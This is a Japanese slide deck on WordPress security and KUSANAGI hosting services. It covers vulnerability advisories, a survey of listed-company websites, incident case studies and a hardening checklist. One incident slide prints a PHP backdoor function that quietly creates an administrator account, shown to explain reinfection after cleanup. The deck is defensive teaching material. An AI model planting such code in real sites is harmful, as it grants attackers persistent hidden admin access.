
2026年のキーポイント

WordPress7.0 x KUSANAGI 10

AIフレンドリー/ 運用自動化

2026年 KUSANAGI 開発ロードマップ°

2026ロードマップ°



有償版向けサポートの提供

KUSANAGI BE/PE向け新プラグイン

● WordPress プラグイン管理ツール

リスクが高い
プラグインが
一目瞭然に！

プラグインを管理するプラグイン、登場。



<https://www.prime-strategy.co.jp/information/kusanagi-ai-assist-plugin/>

KUSANAGI BE/PE向け新プラグイン

第二弾機能

環境診断を追加！

サーバー環境の リスク、 見落としていませんか？

見えにくいサーバー環境の問題を管理画面でチェック。
気になる点は AI に相談して、
安心できる運用をサポートします。

KUSANAGI AI アシスト プラグイン
第二弾「環境診断」提供開始

見落としがちなリスク



テスト用ファイルの残存や設定の
不備、ディスク逼迫などに気づきにくい

管理画面で確認



環境診断でサーバー環境の状態を
ひと目で把握

気になる点はAIに相談



検出された項目の内容や
対処方法を AI に相談



WordPress 7.0 以上対応

WordPress 側の AI 連携設定を行うことで、
検出された項目の対処方法を AI に相談できます。
※AI機能は読み取り専用です。自動で設定を変更することはありません。

<https://www.prime-strategy.co.jp/information/kusanagi-ai-assist-plugin-v2/>

July

業界貢献

Webガバナンスガイドライン

概要

企業や団体におけるWebサイト/システムの管理体制の方針をガイドラインにしました。
セキュリティ、コンプライアンス、運用体制などの管理項目を網羅し、企業のWeb信頼性向上を行います。

ページ数

全55ページ

章立て

【全3部構成】
第1部：Webガバナンスの基本
第2部：Webセキュリティ
第3部：Webガバナンス強化への取り組み +別紙のチェックシート

対象者

- ・ Webガバナンスに課題や興味関心のある企業や団体の方
- ・ Webサイトを多く持ちWebに複数部署が関与する中～大規模企業や団体の方

執筆者

穂苅 智哉
(プライム・ストラテジー株式会社 マーケティング室 室長)

監修

徳丸 浩 氏
(EGセキュアソリューションズ株式会社 取締役CTO)

協力

齋藤 智樹 氏
(ゼノクリーン合同会社 代表)

Web ガバナンスガイドライン

ーコンプライアンス、運用体制など、Web 運用に必要な管理項目を網羅し、

企業の Web 信頼性の向上を支援ー

第 1.01 版 (β 版)



Prime Strategy

© 2025 Prime Strategy Co., Ltd. All rights reserved.

1

Security Advisory for WordPress

Security Advisory for WordPressとは？

「Security Advisory for WordPress」は、WordPress
テーマ・プラグイン 脆弱性情報のダイジェストを無料でお届けする
取り組みです。

企業のマーケティング/Web担当者の方、IT担当の方、企業様の
WordPressをご支援されている企業の方など、幅広い方にお役に
立てる情報です。

概要については以下をご覧ください。

毎週更新、メールマガジン登録をしていれ
ばメールで毎週お届けします！



<https://kusanagi.biz/wordpress-security-advisory/>

GMO INTERNET GROUP

©Prime Strategy Co.,Ltd.

深刻度が高い脆弱性: 2件
プラグイン: File Manager Pro

WordPressテーマ・プラグイン、脆弱性情報の
ダイジェストを無料でお届け！

Security Advisory for WordPress

対象製品	File Manager Pro
対象バージョン	1.8.8までの全てのバージョン
修正バージョン	1.8.9
CVSS	高 (7.2)
脆弱性概要	1.8.8までのバージョンにおいて、攻撃者が管理画面にアクセスし、特定のユーザーのパスワードを変更することが可能となり、リモートでコードを実行される可能性があります。管理画面はファイルマネージャの使用権限を購読者といったより高い権限のユーザーに付与することが可能で、このようなサイトではこの脆弱性がより深刻になります。
対応方法	1.8.9以降にアップデートする
CVE	https://www.cve.org/CVERecord?id=CVE-2025-12144

深刻度が高い脆弱性: 2件

プラグイン: Ultimate Member

対象製品	Ultimate Member - User Profile, Registration, Login, Member Directory, Content Restriction & Membership Plugin
対象バージョン	2.10.0までの全てのバージョン
修正バージョン	2.10.1
CVSS	高 (7.5)
脆弱性概要	2.10.0までの全てのバージョンに、ユーザーから渡されたパスワードのエスケープが不十分であること、既存のSQLクエリの事前処理が不十分であるため、'search'パラメータを介した time-based SQLインジェクションの脆弱性が存在します。 認証していない攻撃者が、既存のSQLクエリに追加のSQLクエリを付加することで機密情報をデータベースから抜き出すことが可能となります。
対応方法	2.10.1以降にアップデートする
CVE	https://www.cve.org/CVERecord?id=CVE-2025-1702
公開日	2025-03-04 21:53:45
詳細	https://www.wordfence.com/threat-intel/vulnerabilities/id/34adbae5-d615-4f8d-a845-6741d897f06c

この脆弱性は、**認証していない攻撃者**が機密情報をデータベースから抜き出すことが可能となるものです。
ただし、あくまで既存のSQLクエリに追加クエリを付加することしかできないため、攻撃者は直接データを取得することはできません。よって、time-based SQLインジェクションにより抜き出すこととなります。(ブラインドSQLインジェクションの1つです)
限定的な方法ではあるものの、認証していない攻撃者による機密情報の取得が可能であることから、早急なアップデートが必要です。

time-based SQLインジェクションとは、SQLクエリの中に一定時間スリープする関数 (例えば sleep()) と条件を入れることで、スリープの有無により値を推測し、任意のデータを取得する攻撃です。そのため、SQLクエリの結果が直接画面や変数等に反映されない環境においては、データの取得する手段が乏しく、脆弱性の深刻度は低くなります。

←サンプル

Webセキュリティで 気になること

脆弱性が
見つかったから攻撃が
始まるまで4時間

「人間 VS AI」の終わり

ポリモーフィック・マルウェア

AIが毎回コードを変化させ、検知をすり抜ける

精巧なフィッシング

組織文化や文脈に合わせた生成AIの悪用

**手動アップデートや目視の確認では
到底太刀打ちできない**




「人間が頑張る」から「仕組みが守る」へ。

システムとAIに守りを任せる体制をつくる。



仮想パッチ

WAFで脆弱性を
即座にブロック



自動化への信頼

「明日手作業で」を捨てる
自動バージョンアップの重要性



多層防衛

CDNやインフラを含めた
全体設計

**東証上場企業3,941社・約
2.5万サイト調査、企業の
「公式サイト」よりも「関連サ
イト」にWeb管理リスク集中**



東証上場企業 3,941社・
約2.5万サイト調査、
企業の「公式サイト」よりも
「関連サイト」に
Web管理リスク集中

— ~ WordPress採用サイトの**11.2%**で —
ログイン攻撃のリスク条件が同時成立～

70.1%
PHPが
サポート終了

81.0%
WordPressの
比率

11.2%
ログイン攻撃のリスク条件が
同時成立 (WordPress採用サイト)

日本上場企業Webサイト技術調査 第1回



調査名称	日本上場企業 Webサイト技術調査 第1回
調査期間	2026年4月9日～2026年4月12日
調査対象	東証上場企業3,941社（ETF・REIT・出資証券を除く）の公式・グループ・関連Webサイト
分析対象	正常に応答を確認できた24,995サイト（全26,643件中93.8%）
計測方法	HTTP(S)応答情報およびHTMLコンテンツの自動解析。コアウェブバイタル計測はGoogle PageSpeed Insights API v5 を使用

調査結果サマリー

■ログイン攻撃のリスク条件が同時成立したWordPressサイトを 1,007件確認

管理画面公開・ログインID外部公開・古い外部連携機能の有効化の3条件が同時成立。公式サイトより、グループ・関連サイトで条件成立率が高い

■公式サイトに比べ、グループ・関連サイトに管理格差

管理画面無保護率、サーバー応答速度、HTTPS対応率など複数の指標で、公式サイトよりグループ・関連サイトの管理水準が低い傾向を確認

調査結果サマリー

■CMSが特定できたサイトの81.0%がWordPressを採用

上場企業関連サイトにおける、圧倒的なシェア。蓄積された豊富な開発ノウハウと、対応できる制作会社やエンジニアの層の厚さが大きな強み。一方で、その高い普及率ゆえに、サイバー攻撃の対象になりやすいという側面も。これらを背景に、安全な運用を維持するための、定期的な本体・プラグインのアップデートおよび強固なセキュリティ対策との組み合わせが前提となる。

■PHP・CMSの更新運用に遅れ


外部から確認可能なPHPの70.1%がサポート終了バージョン。
WordPressの最新マイナーパッチも23.2%が未適用

ログイン攻撃のリスク条件が同時成立したサイトが1,007件

■WordPressを採用するサイトの中には、攻撃者がログイン試行を行いやすい状態となる以下の3条件が同時に確認されるケースがありました。

- > 管理画面がインターネット上に公開されている（誰でもログイン画面にアクセス可能）
- > ログインIDがREST API(*¹)経由で外部から取得可能（攻撃者がユーザー名を特定できる）
- > 古い外部連携機能(xmlrpc.php(*²))が有効である（総当たり攻撃の効率を高める仕様が残存）

ログイン攻撃のリスク3条件 重複分布
WordPress採用 9,019サイト



出典: GMOプライム・ストラテジー「日本上場企業 Webサイト技術調査 第1回」(2026年4月)
リスク3条件 = 管理画面の無保護 / ログインIDのREST API経由公開 / xmlrpc.php有効

グループ・関連サイトに顕在化する管理格差

分析対象24,995サイトのうち、公式サイトは3,754件、グループ・関連サイトは21,241件でした。両者を比較すると、複数の指標で管理水準の差が確認されました。

これらの差はプライム・スタンダード・グロースの3市場すべてで同じ傾向を示しており、特定の業種や市場区分に限定された問題ではありません。

指標	公式サイト	グループ・関連	差
WordPress管理画面 無保護率	32.9%	40.2%	+7.3pt
サーバー応答速度（TTFB） 中央値・WordPress	373ms	555ms	+182ms
HTTPS対応率	99.1%	94.5%	-4.6pt

グループ・関連サイトに顕在化する管理格差

分析対象24,995サイトのうち、公式サイトは3,754件、グループ・関連サイトは21,241件でした。両者を比較すると、複数の指標で管理水準の差が確認されました。

これらの差はプライム・スタンダード・グロースの3市場すべてで同じ傾向を示しており、特定の業種や市場区分に限定された問題ではありません。

指標	公式サイト	グループ・関連	差
WordPress管理画面 無保護率	32.9%	40.2%	+7.3pt
サーバー応答速度（TTFB） 中央値・WordPress	373ms	555ms	+182ms
HTTPS対応率	99.1%	94.5%	-4.6pt

調査データダウンロード

内容の詳細データおよび分析は、総合レポート、WordPressセキュリティレポート、速度と表示品質レポートで公開しています。

URL : <https://www.prime-strategy.co.jp/report/jp-listed-companies-web-survey-vol1/>



セキュリティ強化の ハードル

なぜ最新にアップデートできないのか

■主に以下の原因があります。

- > カスタマイズがあり、バージョンアップにコストと手間がかかる
- > プラグインが多すぎて、バージョンアップにコストと手間がかかる
- > 詳しい人がいなくなり、バージョンアップを行うにはまず調査から行わないといけなく、さらにバージョンアップにコストと手間がかかる
- > 責任分担が不明確な個所があり、調整が必要になり、さらにバージョンアップにコストと手間がかかる
 - > OSやミドルウェアはA社が保守をしているが、WordPressはコンテンツ管理しか依頼していません、WordPressの保守やカスタマイズ部分やプラグインの保守までは担当している人がいない
- > 構築時はチェックしていても、その後のバージョンアップを担当する担当が不在（意外に多いです）

KUSANAGIマネージドサービス、KUSANAGI Security Editionにお任せください！

バージョンアップは月何回が良いのか

- できればリアルタイムがいいです。
- 従来はバージョンアップは月1回というところが多かったです。
- 数世代前のOS、PHP、ミドルウェア、WordPress、プラグイン、テーマの状態から最新版にアップするのは、かなりのリスクとコストがかかります。

KUSANAGIマネージドサービス、KUSANAGI Security Editionにお任せください！


■ポイントアップデート：即時・自動

> 原則機能追加は行われない

■マイナー・メジャー：事前にテスト

PHPのバージョンの考え方

8 . 4 . 3
メジャー マイナー ポイント



【注意喚起】PHPの脆弱性を狙った攻撃が6月7日以降で約10倍に急増！ ダークウェブへの不用意なアクセスにもご注意を

<https://www.cscloud.co.jp/news/press/202407057263/>

- ・ アクティブサポート:リリース後2年
- ・ セキュリティサポート:アクティブサポート終了後2年

	アクティブサポート期限	セキュリティサポート期限
8.1	2023年11月25日	2025年12月31日
8.2	2024年12月31日	2026年12月31日
8.3	2025年12月31日	2027年12月31日
8.4	2026年12月31日	2028年12月31日

Webサーバー : nginx

- マイナー : 自動・即時
- メジャー : 事前にテスト

EOLまでの期間が短い

■安定版


- > 機能追加なし
- > 毎年4月頃に新しい安定版がでると、それまでの安定版は廃止

■開発版

- > 安定版が作成されたあと、次のバージョンで開発が継続

1.26.3
安定版

1.27.4
開発版



企業セキュリティの落とし穴 ～実録ヒヤリハット事例

インシデント事例 - 改ざんの実態

管理画面への侵入

- 攻撃者が管理画面から侵入
- ヘッダーなどにコードを挿入するプラグインを設置
- 不正なサイトへ誘導したり
不正な広告を表示したりするスクリプトを挿入



既存ユーザーを利用し実際の運用に近い動きで改ざんが行われた。さらに不正な表示もランダムだったため、発見まで時間がかかった。

インシデント事例 - 見逃されたバックドア

不正に作成されたユーザーを削除したにもかかわらず繰り返される改ざん

- バックドアユーザーを作成するプラグインの設置
- テンプレートにバックドアユーザーを作成するコードの埋め込み

```
function create_admin_account(){  
    $user = 'xxxxx';  
    $pass = 'xxxxxx';  
    $email = 'xxxxxx';  
    if ( !username_exists( $user )  
        && !email_exists( $email ) ) {  
        $user_id = wp_create_user( $user, $pass,  
            $email );  
        $user = new WP_User( $user_id );  
        $user->set_role( 'administrator' );  
    }  
    add_action( 'init', 'create_admin_account' );  
}
```




CMSの正式なコードで書かれていたため、クリーニング作業時にも見逃され、再侵入を許す事になった。

インシデント事例 - 偽装ファイルの設置

単純な検索ではわかりにくい偽装ファイルの設置

CMSを構成するファイル名に酷似したファイルを設置

- 画像（jpg）拡張子の偽装ファイルを設置し、スクリプト（PHP）から読み込む
- PHPやJSなどに外部のJSをインクルードするコードを設置




インシデント事例 - 管理画面の甘い設定が命取り

守るべき管理画面はCMS以外にもある

- クラウドの管理画面に侵入、複数のサーバを立ち上げられ、金銭的な打撃
- レンタルサーバやクラウドの提供するファイルマネージャーやコンソール。

侵入されることはサーバに侵入されたことと同じ



インシデント事例 - 平文で保存された情報

重要情報の漏洩

DB情報や認証情報が平文で保存され、閲覧・ダウンロード可能な状態

■重大インシデントにつながった可能性



インシデント事例 - 知られざる改ざん

把握されていないサイトが改ざん

キャンペーンサイトなど一時的に制作したサイトを放置

■担当者からの引き継ぎがなく把握できていないサイトがそのまま

■野良サイト




いつ作ったの!?



インシデント事例 - 日々の保守作業に潜む危険

「めんどくさい」「これくらい」に潜む重大インシデントの危険

- 不特定多数がログインするメディアで、管理画面のアクセス制限を省略
- パスワードの使いまわし、共通パスワードによる運用
- 退職者や契約終了したベンダーのユーザーの削除忘れ
- 閉鎖したサイトのドメインを手放し、スパムサイトに
- PHPのバックアップの拡張子が不適切で閲覧可能に
- ドキュメントルート配下にDBのバックアップがあり、
ダウンロード可能な状態に



セキュリティ対策 チェックリスト

侵入されない - 管理画面の保護

■強固なパスワード

必須

- > CMSがレコメンドするもの
- > 使いまわし・共用を避ける

■adminなどのよく使われるユーザー名を避ける

必須

■IP制限・basic認証

必須

■ログイン試行回数の制限

better

■多要素認証・シングルサインオン

+α

※ログインURLの変更は動作に影響を及ぼすリスクがある。ログインURLを変えたからと安心して他の施策をしないことが問題

侵入されない – サーバ

- ファイアウォール（SSHなどのIP制限） 必須
- 管理画面（コンソールやファイルマネージャーなど）の保護 必須
 - > 多要素認証・権限管理などのプラットフォームが提供する施策 better 必須
- phpMyAdminなどのデータベース管理ツール +a
 - > 使わない
 - > どうしても使うなら厳重なアクセス制限・短期利用
- IPS/IDS

WordPress その他の対策

- XML-RPCの無効化 **重要**
- 設定ファイル（wp-config.phpなど）の位置 **重要**
- ファイルパーミッションの適切な設定 **必須**
- 不要なプラグイン・テーマの削除 **必須**
- ユーザー管理 **必須**
 - > 適切なユーザー権限の設定
 - > 不要なユーザーの削除（無効化）
- 個人情報の外部DB化 **+a**

■防衛 ← 迷ったらWAF(必須に近くなっている)

> WAF

> ホスティングにWAFがプランに組み込まれていることも増えている

> クラウド・VPSでも導入しやすいプラン (ツール) から検討

■発見

> マルウェア・アンチウィルス検知

> 改ざん検知

> 定期的な脆弱性検査

■防衛 ← 迷ったらWAF(必須に近くなっている)

> WAF

> ホスティングにWAFがプランに組み込まれていることも増えている

> クラウド・VPSでも導入しやすいプラン (ツール) から検討

■発見

> マルウェア・アンチウィルス検知

> 改ざん検知

> 定期的な脆弱性検査

なにか起こってから慌てるのではなく、日頃から備えておくことが大事

■体制の構築

- > セキュリティ対策チーム・外部相談口
- > バックアップと復旧（体制と訓練）

■資産管理

- > ドメインやSSLもセキュリティに係る大事な資産

■脆弱性情報の収集

- > Security Advisory for WordPress
<https://kusanagi.tokyo/releases/tag/wp-security-advisory/>
- > Security Advisory
- > <https://kusanagi.tokyo/releases/tag/security-advisory/>

マルウェア対策で 伝えたいこと

ここでのお話は改ざんされた後の話

セキュリティに100%はない？

バックアップを取って元に戻せばいいのでは？

**バックアップの難しさ。
なぜ復旧に時間がかかるのか？**

バックアップの難しさ

- そもそも100%もどりません
- 何世代バックアップすればいいのか？
- バックアップデータが感染している場合も
- システムだけコールドスタンバイという考え方
- システムとデータを分けるバックアップとイメージバックアップ

BCP(事業継続計画)

と

BCM(事業継続マネジメント)

政府のガイドラインに記載の通り

予行練習が超重要

(メニュー化したほうがいい)

メニュー化

- メニュー化することでお互いにリスクヘッジができる
- メニュー例（年一で復旧予行練習）
 - > 1) ConoHaなどのレンサバにコールドスタンバイサーバーを設置し切り替え
 - > 2) スナップショットバックアップデータから
 - > 3) システムとデータのバックアップデータから

最後にお知らせ

個人事業主、法人の皆様を無料で支援します

■KUSANAGIライセンスパートナー

■目的：KUSANAGI有償ライセンスでWebサイト構築してくれる個人事業主、法人の皆様を支援します

■参加費無料

■支援内容

- > 販促資料提供
- > ロゴ使用权
- > 技術支援（マニュアルサポート）
- > オンラインセミナーの講師無料派遣

■お申し込みと詳細は以下よりお願いします。

- > <https://partner.kusanagi.tokyo/>



すべての人にインターネット

GMO